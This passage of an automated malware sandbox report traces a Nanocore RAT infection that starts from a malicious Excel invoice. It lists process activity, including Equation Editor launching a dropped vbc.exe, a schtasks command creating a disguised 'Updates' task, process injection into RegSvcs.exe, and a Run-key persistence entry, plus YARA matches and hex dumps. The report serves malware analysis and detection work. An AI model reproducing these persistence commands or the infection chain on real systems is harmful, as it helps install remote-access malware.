C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 00 44 00 00	&!........................... ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\Desktop\~$SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FC2F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FC2F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	q14	binary	71 31 34 00 78 04 00 00 02 00 00 00 00 00 00 00 AE 00 00 00 01 00 00 00 56 00 00 00 4C 00 00 00 73 00 6F 00 6C 00 32 00 30 00 32 00 31 00 2D 00 30 00 33 00 2D 00 31 00 34 00 2D 00 6E 00 65 00 74 00 63 00 2D 00 6E 00 69 00 2D 00 32 00 31 00 2D 00 30 00 34 00 39 00 2D 00 63 00 65 00 76 00 61 00 20 00 69 00 6E 00 76 00 2E 00 78 00 6C 00 73 00 78 00 00 00 73 00 6F 00 6C 00 32 00 30 00 32 00 31 00 2D 00 30 00 33 00 2D 00 31 00 34 00 2D 00 6E 00 65 00 74 00 63 00 2D 00 6E 00 69 00 2D 00 32 00 31 00 2D 00 30 00 34 00 39 00 2D 00 63 00 65 00 76 00 61 00 20 00 69 00 6E 00 76 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 1320 Parent PID: 584

General

Start time:	08:02:19
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2480 Parent PID: 1320

General

Start time:	08:02:22
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x11d0000
File size:	802304 bytes
MD5 hash:	A3CBEB3E732B11954572B3EE6755242C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2197072541.00000000026A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2197311253.00000000036A1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2197311253.00000000036A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2197311253.00000000036A1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\gmSlQSien.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D10B0	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2720.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	13B2F8	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2720.tmp	success or wait	1	6D1E1E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\gmSlQSien.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 85 dd 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 32 0b 00 00 0a 01 00 00 00 00 00 92 50 0b 00 00 20 00 00 00 60 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....s`.......... ....P..2...........P... ...`....@.. ....@................	success or wait	13	6D10B0	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2720.tmp	unknown	1621	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	6D1ADB	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile

Analysis Process: schtasks.exe PID: 2676 Parent PID: 2480

General

Start time:	08:02:24
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\gmSlQSien' /XML 'C:\Users\user\AppData\Local\Temp\tmp2720.tmp'
Imagebase:	0x910000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2720.tmp	unknown	2	success or wait	1	918F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2720.tmp	unknown	1622	success or wait	1	91900C	ReadFile

Analysis Process: RegSvcs.exe PID: 2696 Parent PID: 2480

General

Start time:	08:02:25
Start date:	12/04/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0x9c0000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2394028902.0000000000840000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.2394028902.0000000000840000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2394028902.0000000000840000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2393755361.00000000005C0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.2393755361.00000000005C0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2395217863.00000000037E6000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.2395217863.00000000037E6000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2393666781.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2393666781.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.2393666781.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4F07A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	4F089B	CreateFileW
C:\Program Files (x86)\SMTP Service	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4F07A1	CreateDirectoryW
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	4F0B20	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4F07A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4F07A1	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	unknown	8	52 50 df fe c3 fd d8 48	RP.....H	success or wait	1	4F0A53	WriteFile
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0	32768	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 41 04 0f 53 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 08 00 00 50 00 00 00 20 00 00 00 00 00 00 de 6b 00 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 c0 00 00 00 10 00 00 93 58 01 00 03 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...A..S.......... ....P... ....k... ....@.. ....X....@................	success or wait	1	4F0B20	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe	unknown	512	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	4F0A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	4F0A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4096	success or wait	1	4F0A53	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4096	end of file	1	4F0A53	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	74034496	unknown

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	SMTP Service	unicode	C:\Program Files (x86)\SMTP Service\smtpsvc.exe	success or wait	1	4F0C12	RegSetValueExW

Analysis Process: smtpsvc.exe PID: 1296 Parent PID: 1388

General

Start time:	08:02:44
Start date:	12/04/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe'
Imagebase:	0x200000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile

Disassembly

Code Analysis